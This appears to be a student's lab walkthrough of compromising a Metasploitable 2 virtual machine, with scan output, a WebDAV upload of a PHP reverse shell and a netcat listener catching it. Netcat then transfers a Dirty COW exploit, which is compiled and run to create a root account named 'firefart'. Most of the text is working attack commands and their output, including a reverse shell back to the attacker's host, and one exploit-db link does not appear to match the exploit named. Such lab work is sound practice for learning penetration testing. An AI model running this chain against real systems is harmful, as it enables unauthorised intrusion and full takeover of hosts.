


Metasploitable 2 Walkthrough

Target: 192.168.78.17

Kali: 192.168.78.14

- sudo nmap -Pn -T5 -p- 192.168.78.17 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.78.17 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.78.17 -oA large

```
└─$ sudo nmap -Pn -T5 -p- 192.168.78.17 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 02:11 EDT
Nmap scan report for 192.168.78.17
Host is up (0.027s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
47040/tcp open  unknown
54632/tcp open  unknown
56989/tcp open  unknown
57178/tcp open  unknown
MAC Address: 08:00:27:5B:18:5C (Oracle VirtualBox virtual NIC)
```



Lots of ports are open meaning there are many attack vectors, we will start from the easiest to the hardest.

Checking for shellshock

- `nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.78.17`

```
(kali@kali)-[~/Desktop/studies/scans/Metasploitable-2]
$ nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.78.17
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 02:13 EDT
Nmap scan report for 192.168.78.17
Host is up (0.0077s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
zsh: segmentation fault  nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls
```

Not exploitable

Running Nikto scan

- `nikto 192.168.78.17`

```
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.w
isec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to aut
horized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9
12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authori
zed hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system inf
ormation.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited t
o authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized
hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2022-10-23 02:19:44 (GMT-4) (86 seconds)

+ 1 host(s) tested

(kali@kali)-[~/Desktop/studies/scans/Metasploitable-2]
$
```

More avenues of attack are available, we will work on those if we find time...

Running dirb scan

- `dirb http://192.168.78.17`

```
GENERATED WORDS: 4612

--- Scanning URL: http://192.168.78.17/ ---
+ http://192.168.78.17/cgi-bin/ (CODE:403|SIZE:294)
=> DIRECTORY: http://192.168.78.17/dav/
+ http://192.168.78.17/index (CODE:200|SIZE:891)
+ http://192.168.78.17/index.php (CODE:200|SIZE:891)
+ http://192.168.78.17/phpinfo (CODE:200|SIZE:48077)
+ http://192.168.78.17/phpinfo.php (CODE:200|SIZE:48089)
=> DIRECTORY: http://192.168.78.17/phpMyAdmin/
+ http://192.168.78.17/server-status (CODE:403|SIZE:299)
=> DIRECTORY: http://192.168.78.17/test/
=> DIRECTORY: http://192.168.78.17/twiki/

--- Entering directory: http://192.168.78.17/dav/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.78.17/phpMyAdmin/ ---
+ http://192.168.78.17/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.78.17/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
=> DIRECTORY: http://192.168.78.17/phpMyAdmin/contrib/
+ http://192.168.78.17/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.78.17/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.78.17/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.78.17/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/index.php (CODE:200|SIZE:4145)
=> DIRECTORY: http://192.168.78.17/phpMyAdmin/js/
=> DIRECTORY: http://192.168.78.17/phpMyAdmin/lang/
=> DIRECTORY: http://192.168.78.17/phpMyAdmin/libraries/
+ http://192.168.78.17/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.78.17/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.78.17/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.78.17/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
```

Port 80 is open and we can see the /dav/ directory is available so we'll scan for the webdav vulnerability

- msfconsole
- use auxiliary/scanner/http/webdav_scanner
- set path /dav/
- set rhosts 192.168.78.17

```
msf6 > use auxiliary/scanner/http/webdav_scanner
msf6 auxiliary(scanner/http/webdav_scanner) > set path /dav/
path => /dav/
msf6 auxiliary(scanner/http/webdav_scanner) > set rhosts 192.168.78.17
rhosts => 192.168.78.17
msf6 auxiliary(scanner/http/webdav_scanner) > run

[+] 192.168.78.17 (Apache/2.2.8 (Ubuntu) DAV/2) has WEBDAV ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/webdav_scanner) >
```

Webdav is enabled so we will explore this vector

- sudo davtest -url <http://192.168.78.17/dav/>

```
File Actions Edit View Help
smol x med x kali@kali: ~/Desktop/studies/scans/Metasploitable-2 x
(kali@kali)-[~/Desktop/studies/scans/Metasploitable-2]
$ sudo davtest -url http://192.168.78.17/dav/
[sudo] password for kali:
*****
Testing DAV connection
OPEN SUCCEED: http://192.168.78.17/dav
*****
NOTE Random string for this session: maYb2Qv5
*****
Creating directory
MKCOL SUCCEED: Created http://192.168.78.17/dav/DavTestDir_maYb2Qv5
*****
Sending test files
PUT jsp SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.jsp
PUT aspx SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.aspx
PUT pl SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.pl
PUT txt SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.txt
PUT cgi SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.cgi
PUT php SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.php
PUT shtml SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.shtml
PUT cfm SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.cfm
PUT html SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.html
PUT asp SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.asp
PUT jhtml SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.jhtml
*****
Checking for test file execution
EXEC jsp FAIL
EXEC aspx FAIL
EXEC pl FAIL
EXEC txt SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.txt
EXEC cgi FAIL
EXEC php SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.php
EXEC shtml FAIL
EXEC cfm FAIL
EXEC html SUCCEED: http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.html
EXEC asp FAIL
EXEC jhtml FAIL
*****
```


Create a test file to upload via cadaver to the /dav/ directory

- cadaver <http://192.168.78.17/dav>

```
(kali@kali)-[~/Desktop/studies/scans/Metasploitable-2]
$ cadaver http://192.168.78.17/dav
dav:/dav/> ?
Available commands:
ls      cd      pwd      put      get      mget     mput
edit    less    mkcol    cat      delete   rmcol    copy
move    lock    unlock   discover steal    showlocks version
checkin checkout uncheckout history label    propnames chexec
propget propdel propset  search  set      open     close
echo    quit    unset    lcd      lls      lpwd     logout
help    describe about

Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> put test.txt
Uploading test.txt to `~/dav/test.txt':
Progress: [=====] 100.0% of 4 bytes succeeded.
dav:/dav/>
```

We are able to navigate to this directory



This means we can upload a reverse shell

Get the reverse shell

- `cp /usr/share/webshells/php/php-reverse-shell.php .`

Edit the reverse shell

- `nano php-reverse-shell.php`

IP: 192.168.78.14

Port: 4444

Upload the reverse shell to the target via **cadaver**



- `put php-reverse-shell.php`

Open a listening port to create the reverse shell


- `nc -lvp 4444`

Navigate to the php reverse shell

- <http://192.168.78.17/dav/php-reverse-shell.php>



```
(kali@kali)-[~/Desktop/studies/scans/Metasploitable-2]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.78.14] from (UNKNOWN) [192.168.78.17] 37040
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
16:24:19 up 12:32, 1 user, load average: 0.02, 0.02, 0.03
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :0.0          03:52    12:32   0.00s   0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```



Now that we have a shell we need to find out the architecture of the OS

- `uname -a`

```
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$
```

This Linux version is vulnerable to dirtycow, we will find out if we can use nc or wget to transfer the file.

I will try netcat

On the victim

- `nc 192.168.78.14 5555 > dirtycow.c`

On Kali:

- `nano dirtycow.c`
- Paste in dirtycow code from [exploitdb](https://www.exploit-db.com/exploits/2807/)
- `nc -lvnp 5555 < dirtycow.c`

Dirtycow is now uploaded


```
(kali@kali)-[~/Desktop/studies/scans/Metasploitable-2]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.78.14] from (UNKNOWN) [192.168.78.17] 37042
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
16:26:51 up 12:35, 1 user, load average: 0.00, 0.00, 0.01
USER      TTY      SER      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
root      pts/0    sh        :0.0          03:52    12:34  0.00s  0.00s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls
bin  boot  cdrom  dev  dirtycow.c  etc  home  initrd  initrd.img  lib  lost+found  media  mnt  nohup.out  opt  proc  pwn  pwn.c  root  sbin  srv  sys  tmp  usr  var  vmlinuz
sh-3.2$
```

To compile dirtycow

- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- admin

```
sh-3.2$ gcc -pthread dirtycow.c -o dirty -lcrypt
sh-3.2$ ./dirty
Please enter the new password: admin
```

```
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'admin'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd


sh-3.2$ su firefart
su: must be run from a terminal
sh-3.2$
```

Looks like we need to upgrade to a terminal, there is a python command we can use to do that.

- `python -c 'import pty; pty.spawn("/bin/bash")'`

```
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/$ su root
su root
Unknown id: root
www-data@metasploitable:/$ su firefart
su firefart
Password: admin

firefart@metasploitable:/# whoami
whoami
firefart
firefart@metasploitable:/# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@metasploitable:/#
```

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The command '\$ echo 'Hayden Bruinsma 16154605'' is entered and executed, resulting in the output 'Hayden Bruinsma 16154605'.

Success!